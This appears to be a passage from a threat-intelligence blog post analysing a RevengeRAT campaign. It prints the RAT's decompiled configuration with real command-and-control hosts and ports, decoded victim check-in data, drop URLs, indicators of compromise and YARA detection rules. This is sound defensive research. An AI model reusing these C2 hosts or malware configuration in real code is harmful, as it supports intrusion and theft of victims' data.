


Figure 6. Roma255 infection chain

RevengeRAT Payload

Once executed, the RAT immediately contacts its command and control servers sending victim machine's information. In the analyzed sample, the author configured two different C2 destinations: "*office365update[.]duckdns.org*" and "*systen32.ddns[.]net*".




```
this.Hosts = Strings.Split
  ("office365update.duckdns.org,office365update.duckdns.org,systen32.ddns.net,sy
  sten32.ddns.net,office365update.duckdns.org,systen32.ddns.net,", ",", -1,
  CompareMethod.Binary);
this.Ports = Strings.Split("5000,8000,8000,5000,7000,7000,", ",", -1,
  CompareMethod.Binary);
this.ID = "UE9XRVJTY3JlZW5QT1dFUg==";
this.MUTEX = "RV_MUTEX-
  LKJUyoiuyoiUOIUtyoiyrkjhwkjehrtgoiuyoiUYOHGIUYRUYvkjhvvjh";
this.H = 0;
this.P = 0;
```

Figure 7. Configuration of the RevengeRAT

If one of these is down, the malware falls back to the other one. At time of writing, both the remote C2 were down, so it was only possible to emulate the server behavior in order to analyze the information sent by the RAT.

Anyway, the malware establishes a TCP connection with the server and sends to it the following stream:




```
Informationroma225UE9XRVJTY3JlZW5QT1dFUg==roma225XzQwRjg3NDNGroma22510.10.10.2roma225QURN
SU4tUEMgLyBhZG1pbg==roma225Noroma225TWljcm9zb2Z0IFdpbmRvd3MgNyBVbHRpbWF0ZSAgNjQ=roma225SW
50ZWwoUikgQ29yZShUTSkgaTctNzUwMFUgQ1BVIEAgMi43MEdIeg==roma2252147016704roma225Ti9Broma225
Ti9Broma2255000roma225MDEwIEVkaXRvcg==roma225aXQtSVQ=roma225False*-]NK[-*
```

Figure 8. RevengeRAT check-in data

At first sight, it's possible to spot a repeated sequence of chars used as separator between the data fields:

> *roma225*

This string have been chosen by the attacker during the preparation of the malware, using the customization functionalities provided by the RevengeRAT builder. Splitting and decoding the data stream, information becomes clearer:




```
Information
POWERScreenPOWER
_40F8743F
10.10.10.2
ADMIN-PC / admin
No
Microsoft Windows 7 Ultimate  64
Intel(R) Core(TM) i7-7500U CPU @ 2.70GHz
2147016704
N/A
N/A
5000
010 Editor
it-IT
False*-]NK[-*
```

IP address
PC Name / user name
Cam?
Operative System
CPU Details
Foreground window
System language

Figure 9. decoded check-in data


As told before, the C2s were unresponsive at time of writing, however their latest IP resolution indicates the infrastructure of the attacker could be located in different countries.

For instance, the domain "*office365update[.]duckdns.org*" resolved to the 184.75.209.169 IP addresss, geolocated in Canada.



IP Address	Country	Region	City
184.75.209.169	Canada	Ontario	Toronto
ISP	**Organization**	**Latitude**	**Longitude**
Amanah Tech Inc.	Not Available	43.6449	-79.3839


Moreover, “*systen32.ddns[.]net*” resolved to the 138.36.3.228 IP, geolocated in Brazil.




IP Address	Country	Region	City
138.36.3.228	Brazil	Ceara	Fortaleza
ISP	**Organization**	**Latitude**	**Longitude**
Tex Net Servicos de Comunicacao em Informatica Ltd	Not Available	-3.7172	-38.5431

Document.exe

The “*Document.exe*” file is hosted at “*cdtmaster.com[.]br”* and is actually downloaded into the victim machine by the “*Z3j.vbs*” script. This PE32 file is characterized by the Pokemon Megaball image used as program icon and its unique purpose is to deploy and run the “*Outlook.exe”* payload.



Extracting static PE information from this last sample, reveals references to the “*SendBlaster*” application, a program used to deliver newsletters. Here, another interesting fact comes up: this product is currently developed by the Italian firm eDisplay Srl, so, in addition to the “*roma225*” separator, represents another direct reference to the Italian landscape.



property	value
file-type	executable
date	n/a
language	neutral
code-page	Unicode UTF-16, little endian
Comments	SendBlaster
CompanyName	SendBlaster
FileDescription	eDisplay srl
FileVersion	1.0.0.0
InternalName	ScreenBooking4.exe
LegalCopyright	(C) 2005 - 2013 eDisplay srl
LegalTrademarks	n/a
OriginalFilename	ScreenBooking4.exe
ProductName	SendBlaster
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

Figure 10. Outlook.exe static information

When the “*Outlook.exe*” payload is executed, it remains apparently quiet: no outgoing network traffic or file system modifications; however it binds a listening TCP socket on localhost: “*tcp://127.0.0.1:49356*“.


Cybaze-Yoroi ZLab researchers are still dissecting the *Outlook.exe* sample to extract its real behavior.

Conclusions

After this first analysis, it's difficult to attribute the attack to a specific threat actor. In the past, RevengeRAT variants were also used by APT groups such as The Gorgon Group, the enigmatic threat actor tracked by the Unit42 researchers, author of cyber espionage campaigns against UK, Spain, Russia and US governmental organization. However, the source code of the RAT has been publicly leaked few years ago and could be actually part of a multitude of cyber arsenals, more or less sophisticated.

Anyway, there are TTP in common with Unit42 report, such as the usage of shared infrastructure (in the specific case the Blogger service) as drop-server and other popular RAT as final backdoor (i.e. njRAT).

In fact, the "*cdtmaster.com.]br*" hosts other suspicious files such as the "*nj.mp3*" binary, which actually is a njRAT variant. All the other files are still under investigation.



Index of /

Name	Last modified	Size	Description
Document.mp3	2018-12-18 03:21	871K	
Downloader.jse	2018-12-18 21:34	252K	
TAREFS.sct	2018-12-18 19:13	496	
Texto.mp3	2018-12-19 00:33	128K	
cgi-bin/	2018-12-17 09:42	-	
nj.mp3	2018-12-18 04:13	169K	

Figure 11. Malware hosted on ctdmaster.com[.br

Indicator Of Compromise

- Dropurl:
  - hxxps://minhacasaminhavidacdt.blogspot[.]com
  - hxxps://pocasideiascdt.blogspot[.]com/
  - hxxp://cdtmaster.]com.br
  - 177.85.98.242
- C2 (RevengeRAT):
  - office365update[.]duckdns.org
  - 184.75.209.169
  - systen32.ddns[.]net
  - 138.36.3.228

- Persistency:
  HKCU\AppEvents\<”Values”>
- Hash:
  - 4211e091dfb33523d675d273bdc109ddecf4ee1c1f5f29e8c82b9d0344dbb6a1
  - e8a765ec824881e1e78defd7c011da735f3e3b954aaf93a4282b6455a1b9afcc
  - 702e5cc9462e464c8c29c832fe0d1ecd5cd7740cc2cbceecfd70e566da8194a1

Yara Rules

```
rule Rooming_List_Advogados_e_Seguranca_21_12_2018{

 meta:
   description = "Yara Rule for revengeRAT_roma225"
   author = "Cybaze Zlab_Yoroi"
   last_updated = "2018-12-21"
   tlp = "white"
   category = "informational"

 strings:
      $a1 = {56 00 42 00 41}
      $a2 = {4D F3 64 75 6C 6F 31}
      $a3 = {4D 73 68 74 61}
      $b = "Auto_Open"
      $c = "Shell"
      $d = "https://minhacasaminhavidacdt.blogspot.com"
      $e = {D0 CF 11 E0 A1 B1 1A E1}

 condition:
     $b and $c and $d and $e and 1 of ($a*)
}

rule revengeRAT_21_12_2018{

 meta:
   description = "Yara Rule for revengeRAT_roma225"
   author = "Cybaze Zlab_Yoroi"
   last_updated = "2018-12-21"
   tlp = "white"
   category = "informational"

 strings:
      $a1 = "FromBase64String"
      $a2 = {17 00 38 72 1F 00 00 20 D7 ?? ?? ?? 20 47}
      $b = {4D 5A}
      $c = {65 5A 33 78 63 6B 4A 39 4B 51 47 4B 50 36 33 55 37 39 67}
     $d = "RevengeFUD0000000.exe"
      $e = "7ec6b2a4-a8e7"

 condition:
     $b and $c and $d and $e and 1 of ($a*)

}
```

```
rule Outlook_exe_21_12_2018{

 meta:
   description = "Yara Rule for revengeRAT_roma225"
   author = "Cybaze Zlab_Yoroi"
   last_updated = "2018-12-21"
   tlp = "white"
   category = "informational"

 strings:
      $a1 = "Dispose"
      $a2 = {53 00 65 00 6E 00 64 00 42 00 6C 00 61 00 73 00 74 00 65 00 72}
      $b = {4D 5A}
      $c = {49 4D 4E 64 48 49 37 49 34 69 57 37 46 6E 73 6F 49 38}
      $d = "ScreenBooking4"
      $e = "capturaTela"

 condition:
     $b and $c and $d and $e and 1 of ($a*)

}

rule Document_exe_21_12_2018{

 meta:
   description = "Yara Rule for revengeRAT_roma225"
   author = "Cybaze Zlab_Yoroi"
   last_updated = "2018-12-21"
   tlp = "white"
   category = "informational"

 strings:
      $a1 = "Dispose"
      $a2 = {F5 38 7E 26 EA 99}
     $b = {4D 5A}
      $c = {6C 38 6E 78 4A 79 30 6E 34 616D 4A 74 4F 67 00 57}
      $d = "4System"
      $e = {53 6B 79 70 65 20 54 65 63 68 6E 6F 6C 6F 67 69 65 73}

 condition:
     $b and $c and $d and $e and 1 of ($a*)
}
```

This blog post was authored by Testa Davide, Antonio Farina, Luca Mella, Antonio Pirozzi of Cybaze-Yoroi Z-LAB